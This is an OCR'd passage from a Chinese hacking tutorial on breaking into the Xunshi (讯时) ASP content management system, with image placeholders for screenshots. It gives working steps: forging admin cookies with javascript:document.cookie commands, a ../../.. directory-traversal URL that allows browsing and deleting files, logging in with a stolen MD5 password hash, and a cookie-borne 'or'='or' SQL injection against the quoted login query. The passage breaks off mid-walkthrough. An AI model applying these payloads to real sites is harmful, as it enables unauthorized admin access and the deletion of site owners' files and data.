


图13 伪造cookies

大家知道，在ASP中cookies是保存在客户端的，我们只要构造一个cookies就可绕过验证。首先使用javascript:alert(document.cookie= "admindj=1")语句来伪造cookies，如图13。

然后提交http://www.xxx.com/webfiles/Edit/admin_uploadfile.asp?id=46&dir=../../..（注意dir不能以\或/开头）就可以进行目录浏览了，如图14。

此漏洞对各版本通用，它可以方便我们查找管理员登录路径，管理数据库目录，该漏洞还导致文件及文件夹被任意删除（慎用）。

三、后台的欺骗登录和注入的利用

1、cookies欺骗登录后台

通过上面注入的漏洞利用，我们已得到管理员的用户名和密码，但密码是MD5加密的，如果无法破解的话，我们可以利用讯时的后台验证漏洞来进行欺骗登录。

讯时系统后台登录页面是使用cookies验证的，而cookie是




图 14 浏览目录




图 15 无法破解密码




图 16 后台

保存在客户端，加上验证不严，我们就可以在客户端修改 cookie 来通过验证，从而访问到本应该不能访问的页面。如从上面注入得知管理员的密码为 37b79308b403bae247f614f8f3bc9a23，但无法破解，如图 15。

我们可以通过伪造 cookies 来进行欺骗登录，直接把浏览器的地址栏清空后输入如下语句：javascript:alert(document.cookie="adminuser="+escape("admin"));javascript:alert(document.cookie="adminpass="+escape("37b79308b403bae247f614f8f3bc9a23"));javascript:alert(document.cookie="admindj="+escape("1"));

点击相继出现的三个对话框的确定按键后再清空地址栏，输入http://www.xxx.com/webfiles/admin/index.asp就可直接




图 17 登录页面




图 18 对话框 1




图 19 对话框 2




图 20 对话框 3

进入后台，如图 16。

2、后台验证页面 admin_cnk.asp

文件中先用 request.cookies()方法从客户端获取 adminuser、adminpass、admindj，然后存入服务器端的 session 中，并只过滤了变量 user、pass 的两边空格后就进入 SQL 语句查询，SQL 语句如下：

```
Sql = "select * from admin where [user]='"&adminuser&"' and [pass]='"&adminpass&"' '"
```

而对讯时系统来说，要访问管理页面，只要数据库查询结果为真就可。先在浏览器地址栏输入http://www.xxx.com/webfiles/login.asp?id=8，出现登录页面，如图 17。

清空地址栏后，再输入以下语句：

javascript:alert(document.cookie="adminuser="+escape("%27%6F%72%27%3D%27%6F%72%27"));javascript:alert(document.cookie="adminpass="+escape("%27%6F%72%27%3D%27%6F%72%27"));javascript:alert(document.cookie="admindj="+escape("1"));

%27%6F%72%27%3D%27%6F%72%27对应的是'or'='or'的 URL 编码，刷新页面相继点击连续弹出的三个对话框，如图 18、图 19、图 20。

